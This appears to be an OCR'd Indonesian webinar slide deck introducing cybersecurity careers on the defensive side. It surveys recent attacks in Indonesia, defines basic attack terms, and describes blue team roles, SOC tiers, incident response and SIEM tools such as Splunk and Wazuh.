JADI HACKER

WEBINAR

Born To Defend

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Meet Your Instructor.

Billy Sudarsono

Threat Detection and Response Engineer
at a Multinational e-Commerce

Certifications

- CEH Practical
- CySA+
- CCSK
- CND
- CSA
- ECIH
- eCTHP
- eCDFP
- eJPT

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Bagaimana kondisi cyber security di Indonesia?

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
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(2024-2025)

Peningkatan Serangan Siber:

130+ serangan ransomware, termasuk dari grup LockBit 3,0 & ALPHV Blackcat

4.046 serangan phishing pada sektor layanan informasi

Serangan DDoS hingga 693 Gbps

Dampak Serangan:

- Pelanggaran data
- Gangguan layanan publik
- dan kerugian finansial besar

Referensi: SOCRadar Threat Landscape

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Insiden Besar yang Mengguncang Infrastruktura Nasional

Peretasan Pusat Data Nasional:

210 instansi pemerintah terdampak

Sistem imigrasi dan bandara sempat lumpuh

Tuntutan tebusan mencapai USD 8 juta

Kebocoran Data Sistem e-Visa:

Informasi paspor wisatawan bocor secara publik

Referensi: Perigon.io, News.com.au

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

Databases Index

All databases owned by Bjorka that you can buy or download for free

djp

$10.000

6 MILION INDONESIA TAXPAYER IDENTIFICATION NUMBER (NPWP)

Bjorka • Fri Sep 13 2024

$5.000

217 MILLION SIAK DUKCAPIL MINISTRY OF HOME AFFAIRS OF INDONESIA

Bjorka • Thu Dec 28 2023

Vulnerability

Celah keamanan yang ada pada suatu sistem, yang berpotensi untuk dimanfaatkan oleh hacker.

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Zero-day Vulnerability

Vulnerability yang sangat baru ditemukan, sehingga belum ada patch nya, dan biasanya memiliki severity High hingga Critical.

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

Contoh zero-day: LOG4J

Perusahaan besar seperti Microsoft, Apple, IBM, Oracle, Cisco, Google, hingga Minecraft **terkena dampaknya.**

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Exploitation

Memanfaatkan Vulnerability untuk mendapatkan keuntungan (Akses, Privilege, dll)

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
Payload

Suatu file / code / request yang dibuat sedemikian rupa untuk dikirimkan ke server dan melakukan Exploit



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Cyber Attack



Motive (Goal) + Method + Vulnerability

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Cyber Threat

Network Level	Host Level	Application Level

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Network Level Threat

- Reconnaissance & Scanning
- Sniffing
- Man in the Middle
- Password Attacks
- DNS Poisoning
- ARP Poisoning
- Spoofing
- DoS/DDoS
- Advanced Persistent Threat (APT)

Host Level Threat

- Malware Attack
- Deletion of Data
- Unauthorized Access

Application Level Threat

- SQL Injection
- XSS (Cross site Scripting)
- IDOR (Insecure Direct Object Reference)
- Path Transversal / LFI
- CSRF (Cross site Request Forgery)

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Social Engineering

Serangan yang memanfaatkan kelalaian manusia **(Human Error)**

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“Human is the weakest link in cybersecurity”

Menurut laporan Verizon Data Breach Investigations Report (DBIR) 2024, **68% data breach** disebabkan oleh **Social Engineering** seperti phishing.

Laporan dari Mimecast tahun 2025 menunjukkan bahwa **95% data breach** melibatkan **Human Error**, termasuk kesalahan internal, penyalahgunaan kredensial, dan kelalaian pengguna.

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
ClickFix Phishing Campaign



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Lalu Solusi nya apa?

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“Kalau Bisa, Jangan Menyerang”

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Thank you

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Blue Team

The Defenders

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
Tugas **Blue Team**

Prevention
(Pencegahan)

Detection
(Deteksi)



Remediation
(Remediasi)

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Skills Blue Team

1. Penggunaan Tools
2. Pemahaman Teknologi
3. Kemampuan Analisa

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Pekerjaan Blue Team

1. SOC Analyst
2. Incident Responder (CSIRT)
3. Digital Forensic
4. Security Engineer
5. Cyber Threat Intelligence

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Apa itu SOC ?

Security Operation Center, sebuah pusat operasi yang ditugaskan untuk mengelola dan mengawasi keamanan jaringan dan sistem dari sebuah organisasi.

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Tugas SOC

1. Mempertahankan Keamanan Siber dari Perusahaan
2. Pemantauan berkala untuk Mencegah Insiden
3. Mengidentifikasi Aktivitas Mencurigakan dalam Network
4. Manajemen Log untuk Keperluan Forensik
5. Compliance / Kepatuhan terhadap Regulasi dan Standar

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
Komponen SOC

1. People
2. Process
3. Technology



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TIER 2 - INVESTIGATION

SOC INVESTIGATION ANALYSTS

TIER 1 - TRIAGE

SOC TRIAGE ANALYSTS

3 Different Level of SOC ANALYST

TIER 3 - THREAT HUNTING

THE APEX OF SOC ANALYSTS

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
INCIDENT RESPONSE FEEDBACK LOOP
Log Data
Threat Data
Flow Data
Contextual Data
SIEM
COLLECT
Log data are collected from various devices on the network and sent it to the SIEM
INGEST
Threat data, flow data, and other contextual data along with log data are ingested into SIEM for event correlation and identification of anomalous activity
VALIDATE
SOC analysts look for indicators of compromise (IoC), triage the alerts, and validate incidents
REPORT
Validated incidents are then escalated to the response teams through ticketing system
RESPOND
IRT team reviews incidents and performs incident response activities
DOCUMENT
Document incident for business audit purposes and lesson learned

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

Security Information and Event Management (SIEM)

Sistem keamanan yang membantu organisasi untuk mengumpulkan, memonitor, dan menganalisis data keamanan dari berbagai sumber untuk mengidentifikasi potensi ancaman keamanan.




splunk> wazuh.

Contoh SIEM: Splunk



Contoh SIEM: Wazuh



